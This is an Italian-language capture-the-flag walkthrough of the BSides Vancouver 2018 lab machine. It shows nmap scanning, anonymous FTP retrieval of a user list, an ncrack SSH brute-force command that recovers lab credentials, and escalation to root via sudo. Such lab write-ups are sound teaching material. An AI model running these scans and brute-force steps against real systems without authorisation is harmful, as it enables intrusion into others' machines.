BSides Vancouver: 2018 (Workshop) - FTP/SSH

BSides Vancouver: 2018 (Workshop)

Fase 1: Ricognizione e Scansione (Footprinting & Scanning)

Identificazione del target

Effettuo una scansione della rete per cercare la macchina targhet

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 08:50 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try us
ing --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00027s latency).
MAC Address: 0A:00:27:00:00:08 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00035s latency).
MAC Address: 08:00:27:28:C3:30 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.00030s latency).
MAC Address: 08:00:27:8A:8F:4D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap scan report for 192.168.56.103
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.01 seconds
```

So che 192.168.56.102 e 192.168.56.103 sono di Kali Linux.


```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defa
ult qlen 1000
    link/ether 08:00:27:7d:27:11 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 373sec preferred_lft 373sec
    inet 192.168.56.103/24 brd 192.168.56.255 scope global secondary dynamic eth0
       valid_lft 413sec preferred_lft 413sec
    inet6 fe80::423e:d047:2625:5aaf/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

192.168.56.1 è il gateway.

Devo adesso capire 192.168.56.100 e 192.168.56.101 cosa sono.

Faccio una prima scansione su 192.168.56.101

`nmap -sC -sV -A 192.168.56.101`



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -A 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 08:54 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try us
ing --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00028s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
MAC Address: 08:00:27:8A:8F:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.28 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
```

Identificando i seguenti servizi:

- FTP (Porta 21)
- SSH (Porta 22)
- HTTP (Porta 80)

Identifico questa come la mia macchina targhet.


Procedo ad una scansione più dettagliata usando:

`nmap -sC -sV -A -p- 192.168.56.101`

Non trovo altre informaizoni utili da questa scan quindi proseguo.

Root da FTP

1. Ho avviato la connessione FTP utilizzando la porta predefinita e ho eseguito il comando `ls` per verificare la presenza di file nella directory principale.



2. Successivamente, ho utilizzato `ls` per vedere se c'erano file all'interno della directory. Inizialmente, non risultano file visibili.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.5)
Name (192.168.56.101:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||61045|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp>
```

3. Mi sono quindi spostato nella directory `public` usando il comando `cd public` e ho eseguito nuovamente `ls` per esaminare i file presenti.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||54876|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp>
```

4. Ho trovato un file e ho deciso di scaricarlo utilizzando il comando `get`. L'operazione è stata completata con successo.

```
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||35611|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |***************************************|    31       79.04 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (34.05 KiB/s)
ftp>
```

5. Aprendo il file, ho trovato del contenuto che sembrava indicare delle credenziali di accesso.

```
File  Edit  Search  View  Document  Help
1 abatchy
2 john
3 mai
4 anne
5 doomguy
```


6. A causa di un errore sconosciuto con Hydra, ho deciso di utilizzare `ncrack` per il brute forcing. Questo mi ha permesso di ottenere due credenziali valide per accedere via SSH sulla porta 22.


```
┌──(kali㉿kali)-[~]
└─$ ncrack -v -g at=4 -U /home/kali/Desktop/users.txt.bk -P /usr/share/wordlists/nmap.lst ssh://192.168.56.101

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-12-14 18:48 EST

Discovered credentials on ssh://192.168.56.101:22 'anne' 'princess'
```

7. Con le credenziali trovate, mi sono connesso via SSH alla macchina e, una volta dentro, ho eseguito il comando `sudo -i` per ottenere i privilegi di root.





8. Una volta con i privilegi di root, ho trovato il file `flag.txt` e l'ho aperto per leggere la flag finale.